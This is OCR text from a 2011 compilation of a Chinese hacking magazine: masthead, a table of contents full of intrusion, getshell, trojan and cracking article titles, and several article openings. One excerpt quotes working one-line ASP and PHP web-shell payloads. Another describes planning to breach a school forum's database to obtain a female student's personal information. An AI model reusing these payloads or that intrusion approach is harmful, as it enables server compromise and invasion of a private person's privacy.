
《黑客X档案》畅销系列丛书 菜鸟Hacker进化最佳教程

2011 黑客X档案

合订本下卷

WWW.HACKX.CC WWW.HACKX.CC WWW.HACKX.CC



QQ宝典

谁说Linux下QQ是废柴?
VB+JMAIL控件实现QQ在线短信提醒
非超Q打造QQ全天在线
五年黑钻免费拿
不是绿化的绿化——记QQ保姆软件绿化过程

黑客研究院

MD5和SHA1散列计算程序的制作
CSRF小计
对一个未知病毒行为的分析
PHPACMS 4.0 0day
ASP.NET防XSS注入注入

菜鸟学堂

用九行代码，隐藏你的一生秘密
巧用捆绑术隐藏机密文件
三人挖坑，看我怎么攻破你!
活用事件触发器，提高系统安全性
填盘小命令fsutil

WWW.HACKX.CC

其他精彩导读

cmdshell
木马从构思到实现
c++ 源码免杀实例分析
利用lpk.dll提权
深入逆向分析
shellcode小试
热血圣战外挂制作
HO网页监控技术
c++源码免杀实例
用vb制作信息嗅探器
打造自己的字典生成器
告别DNF，流星陨落的背后
挑战SyserWin32Debugger
用VB攻破软键盘的防护
Access密码破解软件的爆破
VB流氓广告插件编程分析
汇编环境下的大数运算
打造自己的语音识别控制系统
简单抓包工具的实现

牧马记

U盘你轻轻地来，但请留下“云彩”
菜鸟也能造利器之刷票工具自打造
宽带帐号批量获取与保护
病毒分析你也行129
菜鸟浅谈Ring3下键盘输入信息的获取

黑客X档案2011合订本

下卷

《黑客X档案》2011年合订本（下卷）

出 品 人：冯硕
主　　编：Ace
编辑部主任：周晓峰
编 辑 部：呆呆虫/虫虫/筱娜
黄色潜水艇 /L烦の疯
特约编辑：炫风舞/txcbg/聖智
沧海浮萍/Hx小龙/suno
光 盘 部：格式化
设　　计：阮全勇
排　　版：QuanLu
发行部经理：赵琦
联系电话：010-88561472
联系电话：010-88560080
E-Mail：hackerxfiles@263.net
定　　价：人民币35.00元（光盘+图书）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

菜鸟学堂

2011.07 轻松设置+下页桌面=个性简洁桌面！ 9
2011.07 用九行代码，隐藏你的一生秘密 10
2011.07 制作打包图标的简单方法 11
2011.08/09 撤离3389肉鸡的“添足”之作 12
2011.08/09 对某U盘登录锁的注册算法分析 13
2011.08/09 简简单单解密批处理乱码 15
2011.08/09 巧用捆绑术隐藏机密文件 17
2011.08/09 轻松实现最安全的屏幕共享服务 18
2011.08/09 三人挖坑，看我怎么攻破你！ 23
2011.10 木马牵引，下载！下载！——VB实现简易下载者 26
2011.10 打造“黑客帝国”式CMD 28
2011.10 当PING命令吃了“闭门羹”之后 28
2011.10 为文件传输开辟绝密“通道” 29
2011.11 活用事件触发器，提高系统安全性 32
2011.11 清除垃圾服务，让系统跑的更顺畅 33
2011.11 填盘小命令fsutil 34
2011.12 菜鸟黑客成长之“借蛋生技”法 35
2011.12 扩展名也玩儿“障眼法” 36
2011.12 那些高手“不屑于”说的…… 37
2011.12 端口，扫！扫！扫！——VB简单编写端口扫描器 39

QQ宝典

2011.07 QQ影音——3D视觉享受 42
2011.07 非QQ绿钻照样下载高品质音乐 43
2011.08/09 谁说Linux下QQ是废柴？ 44
2011.08/09 教小菜简单打造自己的QQ空间跨站漏洞 45
2011.10 VB+JMAIL控件实现QQ在线短信提醒 47
2011.12 QQ空间免费匹配正版背景音乐 49
2011.12 不是绿化的绿化——记QQ保姆软件绿化过程 50
2011.12 非超Q打造QQ全天在线 51
2011.12 五年黑钻免费拿 53

内网战场

2011.07 利用wireshark看局域网安全 54
2011.07 一个密码带来的灾难 55

傻瓜黑客

2011.07 短地址—— 一个巨大的陷阱 59
2011.07 剑走偏锋另类玩转NOKIA手机系统 61
2011.07 诺基亚刷机大法 62
2011.07 小菜也来傻瓜化破解无线密码 65

目录

2011.07 从账号安全到隐写术 68
2011.08/09 揭秘猫咪大黑客 70
2011.08/09 XP下登陆SYSTEM账户 70
2011.08/09 U盘你轻轻地来，但请留下“云彩” 71
2011.08/09 释放手机，电脑上的安卓全攻略 72
2011.08/09 注入利器之“四人帮” 76
2011.08/09 用WinHex来修改《仙剑奇侠传4》 77
2011.08/09 菜鸟浅谈Ring3下键盘输入信息的获取 79
2011.08/09 修改PE文件隐藏IIS6的banner 81
2011.08/09 旁门左道--免杀小技巧总结 83
2011.08/09 用Chntpw清除Windows系统账号的密码 84
2011.08/09 菜鸟查端口的“集结号” 85
2011.08/09 让VC来实现手机控制电脑自动关机 87
2011.10 菜鸟小试“溯雪”暴破WebShell 90
2011.10 菜鸟也能造利器之刷票工具自打造 91
2011.10 灰色按钮的秘密，VB打造灰色按钮克星 96
2011.10 肿么彻底隐藏系统—I tell you 98
2011.11 智能ABC的万能退出漏洞再现网吧免费上网 101
2011.11 paper3000全球报纸阅读软件破解之道 104
2011.11 菜鸟浅谈“一句话木马” 106
2011.11 菜鸟也来破解nod32 4.0 108
2011.11 php小马的“无域” 111
2011.11 今天你暴邮箱了么？！ 113
2011.11 命令行下的神器—cURL 114
2011.11 Windows 2008下文件权限轻松改 118
2011.11 获得系统权限后还在加用户，你out了 120
2011.11 对盗号者的一次恶搞 122
2011.12 当“猜解列名”失败时 123
2011.12 巧用“照妖镜”，追捕恶意“来客” 124
2011.12 小菜也来写PHP小马 125
2011.12 易语言实现简易连点器——挤服，刷道具，抢礼包！全能！ 128
2011.12 宽带帐号批量获取与保护 133
2011.12 在被“取证”之前…… 134
2011.12 使用HTTP FUZZER暴力破解密码 136

黑客人物面对面

2011.07 Fooying：我的编程世界 140

侠隐仙踪

2011.07 寻情记(三) 143
2011.07 花落无痕 146
2011.08/09 寻情记(四) 150
2011.08/09 就这样去了 156
2011.08/09 梦 境 159
2011.11 寻情记(五) 162
2011.12 三个人的青梅竹马 165

CONTENT

一个人的战争

2011.07 Discuz! X1.0–X1.5盲注漏洞&Get Shell Exp 169
2011.07 Linux下提权常用小命令 173
2011.07 倒在万能密码下的连锁酒店 176
2011.07 稻草人企业站管理系统宽字节注入漏洞 177
2011.07 检测一地方门户 180
2011.07 另辟蹊径轻取某大学主站最高权限 183
2011.07 推倒某安全竞赛脚本关BOSS之图片也来SQL注入 185
2011.08/09 关于“踩点”的那些事儿 186
2011.08/09 114啦网址导航留言本注入0day 188
2011.08/09 科讯6.x – 7.06多个SQL注射漏洞从简介到利用 192
2011.08/09 猛洞来了——DEDECMS多个版本直接Get Shell漏洞 196
2011.08/09 X大X中心，我下了你的库！ 199
2011.08/09 跳跃的思路——记安全检测某网站 202
2011.08/09 歪打正着，被放倒的政府网站 205
2011.08/09 永不止步学院再入侵 206
2011.10 Ngnix空字节可执行代码漏洞菜鸟级体验 210
2011.10 简单分析XYCMS律师事务所建站系统v1.0的安全性 214
2011.10 锲而不舍，终有小成——记一次不成熟的尝试入侵检测 218
2011.11 SDCMS 1.3 最新漏洞 223
2011.11 记一次报复性的入侵 227
2011.11 记一次不同寻常的“跨站” 233
2011.11 一波三折——对本地安全公司的检测 237
2011.11 跨库查询 +stm文件助我拿下某站 shell 241
2011.11 实战突破asp过滤系统使用万能密码入侵网站 245
2011.11 众里寻她千百度之一场暗恋引发的FreeBSD虚拟主机提权 247
2011.11 左手代码，右手入侵 250
2011.12 Tipask问答系统1.4上传漏洞 253
2011.12 要学黑，须厚积！——由友情检测DELL某分站所想到的 256
2011.12 PageAdmin Cms V2.0 getshell 0day 259
2011.12 破灭由心——小记西电攻防大赛破解体验 262
2011.12 意外轻取某VPS主机 265

安全第一

2011.07 浅谈网络游戏交易机器人 267
2011.07 这样加密，足矣！ 268
2011.07 为终端服务巧设安全防线 270
2011.08/09 如何发现自己成为别人肉鸡——看未来远控发展趋势 274
2011.11 为磁盘打支“消毒针” 275
2011.12 浅谈SIM安全应用及防范 280
2011.12 为加密文件巧配“绝密钥匙” 283

黑客研究院

2011.08/09 CSRF小计 284
2011.08/09 对一个未知病毒行为的分析（上） 285
2011.08/09 PHPACMS 4.0 0day 287

目录

2011.08/09 ASP.NET防XSS注入注入 288
2011.10 MD5和SHA1散列计算程序的制作 292
2011.10 中华黑豹病毒样本分析 295

月下狐笔

2011.07 php实战攻略（1）——初会（第一个php页面） 299
2011.07 浅谈下载者的简单实现 301
2011.07 小小的实现一个远控（一） 303
2011.08/09 PE文件格式详解 305
2011.08/09 php实战攻略（2）——渐入（了解基本语法） 309
2011.08/09 php实战攻略（3）——传递（网页间的数据传递） 312
2011.08/09 教大家DIY自己的多重启动光盘 313
2011.08/09 浅谈盗Q的原理 314
2011.08/09 小小的实现一个远程（2——服务端架构 315
2011.08/09 小小的实现一个远程（3） 317
2011.10 php实战攻略（4）——数据库篇 319
2011.10 小小的实现一个远程（4）———些小问题的修正 322
2011.10 Diy我们自己的EXE文件信息读取器（上） 324
2011.10 SQL入门第一课 327
2011.11 php实战攻略（5）——SQL篇 329
2011.11 小小的实现一个远程（5）——注册表的管理 330
2011.11 Diy我们自己的EXE文件信息读取器（下） 334
2011.11 走进C++（1） 335
2011.12 php实战攻略（6）——SQL篇 338
2011.12 小小的实现一个远程（6）——注册表的管理 339
2011.12 走进C++（2） 341
2011.12 SQL第二课 343

神秘园

2011.07 破解补丁连连看 345
2011.08/09 横刀立马，过关斩将——记一次CrackMe破解 349
2011.08/09 突破一切障碍，完全调戏软件加弹窗工具7.0 355
2011.10 菜鸟DNF外挂破解记 359
2011.10 分析vmp的神器——fkvmp 362
2011.12 防毒新视角——巧改文件关联防御病毒侵袭 364
2011.12 跟我一起编写PHP盲注EXP 366

黑客编程

2011.07 RING3下通过修改中断描述表来监控键盘输入 370
2011.07 打狗记——移动设备校验软件破解 373
2011.08/09 Access密码破解软件的爆破 376
2011.08/09 shellcode小试 378
2011.08/09 vc++ 源码免杀实例分析 381
2011.08/09 利用lpk.dll提权 383
2011.08/09 用VB SocketAPI开发自己的反弹型Cmdshell 389
2011.08/09 反“灰色按钮克星”软件的程序设计 392

CONTENT

2011.08/09 使用Cheat Engine制作游戏辅助工具 394
2011.08/09 深入逆向分析 396
2011.10 再战SyserWin32Debugger 398
2011.10 热血圣战外挂制作 402
2011.10 用vb制作信息嗅探器 405
2011.10 vc++源码免杀实例 408
2011.10 编程零起步之两行源码实现加密配置读写 409
2011.10 打造自己的字典生成器 411
2011.10 告别DNF，流星陨落的背后 413
2011.11 飞秋任意授权码等级设置工具编写过程 420
2011.11 木马从构思到实现 423
2011.11 用VB攻破软键盘的防护 426
2011.12 BHO网页监控技术 429
2011.12 VB流氓广告插件编程分析 432
2011.12 汇编环境下的大数运算 435
2011.12 打造自己的语音识别控制系统 436
2011.12 简单抓包工具的实现 440

主题乐园

2011.07 破解零起步（七）逆向分析基础 443
2011.08/09 黑客X档案第二版黑客游戏的总结 446
2011.08/09 破解零起步（八）——PE文件格式 452
2011.08/09 破解零起步（九）——认识壳 455
2011.08/09 菜鸟也要学溢出（四）——堆溢出利用 460
2011.10 破解零起步（十）——常见脱壳方法 465
2011.11 破解零起步（十一）——脱壳后处理 469
2011.11 免杀总论 472
2011.12 破解零起步（十二）认识断点(上) 474

光盘索引

用WinHex来修改《仙剑奇侠传4》

最近在玩《仙剑奇侠传4》，相信这么经典的国产单机游戏不少人都玩过吧。虽不是什么新游戏，但我却是在最近高考完才有时间玩的。这游戏画面效果还算可以，剧情挺感人的。玩的过程觉得打怪升级太慢了，于是就萌生了修改游戏的念头。说到修改游戏，大家一定会马上想到“金山游侠”吧，但我这里并不用到这款软件，而是使用WinHex来修改游戏存档的方法。

菜鸟浅谈“一句话木马”

很早以前就听说过但没真正见识过“一句话木马”，虽然一直以来也都是在走“小马传大马”的经典拿WebShell套路，但总觉得不对“一句话木马”研究把玩儿一番实在是对不住菜鸟Hack的“自由、平等、随意、突破”的精神，于是便有了这《菜鸟浅谈“一句话木马”》，与众菜菜们共享。

“一句话木马”，顾名思义，就是内容只有一句话的木马，一般特指.asp或.php之类的网页木马，比如“<%eval request("123456")%>”、“<%execute request("123456")%>”和“<?php eval($_POST[123456]);?>”等。与“冰河”及“灰鸽子”类似，“一句话木马”也有自己的服务端和客户端—前者（Server）是进入对方网站的“奸细”，负责对外联络，就是这一句代码而已；后者（Client）一般是个.Html文件，可以调用本地的IE等浏览器来运行，尺寸稍大（几KB到几十KB的都有）。以ASP类型为例，“一句话木马”虽然听上去比较简单，但它的实现条件却远比“小马”要苛刻得多。

众里寻她千百度之一场暗恋引发的FreeBSD虚拟主机提权

在一次全校的公选课上，鄙人正在百无聊赖地四处张望，突然发现前方不远的地方坐着一个漂亮MM，正是我非常喜欢的那种类型。我心里就盘算着怎么能和她认识一下。可是一看时间，马上就要下课了，刚好这个时候老师开始点名，我就开始留神想要记住MM的芳名。当老师念到“杨*珊”的时候，那个MM答了声到，就这样我知道了MM的大名。

直接上去搭讪未免也太过唐突，搞不好还容易引起MM的反感，还是采取迂回的战术比较好一些。我们学校有一个论坛，规模还是比较大的，学校里面的学生基本都在上面注册了。最重要的一点是这个论坛是采取实名制管理的，只要能够拿到论坛的数据库，我不就能够轻而易举的拿到MM的信息了吗？想到这，我得意的笑了……

巧用“照妖镜”，追捕恶意“来客”

时下各种病毒、木马、黑客程序、蠕虫等恶意程序呈现泛滥趋势，恶意程序侵入系统的花样不断翻新，严重威胁着Windows系统的安全。恶意程序潜入系统后，首先会千方百计的将自身隐藏起来，从而避免暴其行踪，之后才开始在系统中兴风作浪。因此，在清除潜伏在系统中的恶意程序的前提是准确发现其藏身之处。一般来说，恶意程序都喜欢将伪装成正常的进程、自身注入到正常进程中、或者伪装成系统服务，来逃过用户的追踪。使用DarkPartical这款独特的绿色安全软件，就可以让您对进程和系统的服务变动情况了如指掌，通过智能化的对比操作，来轻松揪出隐藏很深的害群之马。

MD5和SHA1散列计算程序的制作

随着MD5弱点的发现，使用SHA1散列算法的网站和程序也越来越多了，以前常用的WinMD5、WinMD5Sum之类的工具就显得不适用了。不过没有关系，我们可以自己做一个。这个程序可以同时支持对字符串以及文件进行MD5和SHA1散列计算，另外还需要支持比较值功能。

首先介绍一下我使用的编程工具——Lazarus。也许对于Lazarus这个名字很多人比较陌生，但看到程序界面如图1，是否就有熟悉的感觉呢？对了，Lazarus是使用Free Pascal作为编程语言，仿Delphi类型的快速程序开发工具。Lazarus是多平台的64位开源开发工具。其宣传口号是：一次编写，到处编译。和Java与C#不同，Lazarus编译出来的是本地代码，速度上会有一定的优势。目前Lazarus支持Windows、Linux、WinCE和Mac OS等操作系统，上月还初步支持了Android系统。

短地址——一个巨大的陷阱

随着微博的流行，越来越多的门户网站都在自己的旗下创办了自己的微博功能.加上微博的传播的速度越来越快，他渐渐成为我们生活中不可缺少的一部分。当微博诞生的那一天起，也就出现了一种新的地址格式，也就是短地址，他让长长的地址缩短成一小节的地址，这大大方便了用户之间的交流（微博最多不超过140字左右的字符），可就是因为短地址，问题就出现了——谁也不会知道短地址后面的网页是什么，挂马网页？正常网页？这个，真的不知道~！

在短地址中，我们除了挂马或者钓鱼来欺骗用户，难道就没有其他的方法了吗？有的，就是通过短地址来实现DDOS。

注入利器之“四人帮”

“注入”者，名如其义，在与对方数据库的一次次“别有用心”刺探访问中猜解出那些敏感信息的长度、范围，最终精确到点，颇有些让自己战友悄悄地打入敌人内部一样。看《X》很多年了，我就发现这几年大家所使用的注入扫描工具基本上就锁定为“啊D”和“明小子”，当然它们的火力是非常猛的——不然大家也不会这么捧场（我也一样）。说来惭愧，我是用了很长时间的“啊D”和“明小子”进行常规注入之后，才偶然在看一个视频入侵教程时发现二者其实还都有“旁注”的功能！其实，针对工具而言，旁注就相当于注入的批处理，是一种更为自动化的注入检测。虽然自己的编程水平很“凹”；长期以来一直都只是个ToolBoy，但稍微动动脑也能看出此类工具还是有相通之处的，特别是自带的扫描信息库（就好比是密码暴破软件所加载的字典文件一样）。不信你可以直接打开“啊D”和“明小子”工具目录下的.mdb数据库文件看一下（前者是D99.mdb，后者是SetData.mdb），其中的内容是不是都大同小异啊（如图1）？其实也就是这些信息最终决定了有时在扫描同一个URL时会有不一样的返回结果，或者说，有时老鸟只是根据经验简单地在工具的扫描数据库中添加了目标网站的字符前缀，然后在接下来的扫描中“竟然”暴出了字段和表段！菜鸟谨记：工具是机械的，是死的；我们才是活的！

轻松设置+下页桌面=个性简洁桌面！

黑色倒影

如今大家的桌面图片千奇百怪，可有谁想过吧网站搬上来呢？今天就来教大家！

首先选个你喜欢的网站！这里就用百度吧！

1.在桌面点右键“属性”“桌面”“自定义”如图1。之后选web点击“新建”输入你想要的网址如图2 点击确定，之后就是这个效果如图3




图1

